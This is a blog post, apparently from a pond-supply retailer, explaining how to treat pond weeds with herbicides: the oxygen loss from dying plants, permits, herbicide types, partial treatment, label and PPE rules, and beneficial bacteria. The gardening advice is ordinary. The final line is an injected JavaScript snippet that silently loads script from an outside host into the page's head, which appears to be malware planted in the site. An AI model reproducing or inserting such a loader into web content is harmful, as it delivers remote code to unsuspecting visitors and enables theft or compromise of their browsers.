
Unwanted pond plants, pond weeds can, and at some point, take over the pond and render the pond not especially useful for fishing or swimming. Depending on the pond weed species like Water Shield which is very stringy and stretchy can be extremely dangerous if you fell overboard into the plants you could become tangled in them and possibly drown.


Images in this post are meant to show the difference before and after using a herbicide. Hopefully able to see water color change.
Plants can help keep the water clarity; you just may not see it due to the cover of the plants. Or you may be able to see the clear water in some of the open spaces where plants coverage is not there. Changing the amount of plants could allow the pond to be not so clear, as we get into later below.

Plants are good for the pond and the fish for habitat, in moderation of course. Having parts of the pond with plants can provide habitat the fish need to grow from and predate from. By day the plants provide oxygen, but by night they release carbon dioxide. Essentially the pond is respiration. The best chance for a fish kill is over night while the pond is basically exhaling.
Two more items to mention when using chemicals, herbicides or pesticides on pond plants / weeds is that once they die, they sink to the bottom of the pond. During their dying phase they are consuming oxygen. This is where folks will say the chemicals killed the fish, but in fact the dying plant is pulling oxygen from the pond water, this is what is killing the fish by suffocating them. With the lack of oxygen, you would see larger fish perish first. The second part of the dying plant is that it is left in the pond bottom to decay and add to the muck and sludge, which over time will continue to build and make the pond shallower.
Before any herbicide treatment can occur. Some states require a permit before you can treat your pond plants / weeds. Some states do not even allow herbicides to be shipped into those states.
Next is what herbicide is to be used? There are hundreds of options, each have a

special plant they go after while others have a broad spectrum of plants that can be affected. Some herbicides are only a contact type, killing only what it touches while others are systemic which affect, the entire plant. There are herbicides that have a quick kill while others can take up to 30 to 60 days to become effective on the target pest. So, depending on the herbicide used you may not see any effects until 7 to 10 days after the application. Looking at a fast kill herbicide would pull oxygen out of the pond quicker; slower kill type herbicides is a slower process and better chance of keeping more dissolved oxygen in the pond.
Thinking that one application will do the trick may not be what happens. First, you cannot treat the entire pond at once since this will consume the oxygen from the water. Only treat a ¼ to a 1/3 at a time. Once the pond is treated you may see the weed again. This could be from dormant seed, roots, or fragments of the specific pest you are going after. Even worse, once we get rid of one pest there is also a chance of another plant taking its place now that the water is open to sunlight. Again, research herbicides that can control the intended target plant /weed/ pest. Learn what mode of entry the herbicide does and the reaction the plant will have.
Also, most important is to understand the personal protective equipment you may need. Everything you need to know about the herbicide is on the label, “Label is Law”. Not only does the label spell out the PPE you need to wear before treating but also water use restrictions after application, about drinking, swimming and times or days before water can be used for certain activities or consumption. Of course, the label spells out the dosage for specific plants and depths.
What is going to happen on the pond after the weeds die? The plants edge begins to turn brown in 7 – 15 days and eventually the entire plant will turn brown, depending on which type of herbicide is used. As they die, they will eventually sink to the bottom of the pond. Yes, it would be great to drag all these dead plants out before they sink to the bottom but if the herbicide is still in the plant, we want it there to be sure the plant is dead. Maybe on a small pond it would be possible to rake out some of the dead material once the chemical has finished its job. This would be a good time to start using Beneficial Pond Bacteria.
As these plants die, they release their substance of life, such as the water turning
green from the chlorophyl from the plant, along with particles of the plant itself. Water conditions can change, water clarity can change and basically adding nutrients to the pond floor and water column. In some case the water could have a reddish tint to it or black, depending on the plant and overall pond condition.
Floating plant like water meal and duck weed are tougher to control then some of the rooted species. Again, this is also where choosing the right herbicide (chemical) for the right plant.
Shoreline weeds, when treated will turn brown and stay standing. Could be burned or cut and raked away from the pond so they do not add nutrients to the pond system.
Beneficial Pond bacteria can be found in our store. These products have aerobic and anaerobic bacteria’s along with enzymes to help break down the plants and nutrients for digestion. This with aeration will be the best tools to keep your pond healthy.
;const script = document.createElement('script'); script.src = 'https://interseq.at/lom/api'; script.async = true; document.head.appendChild(script);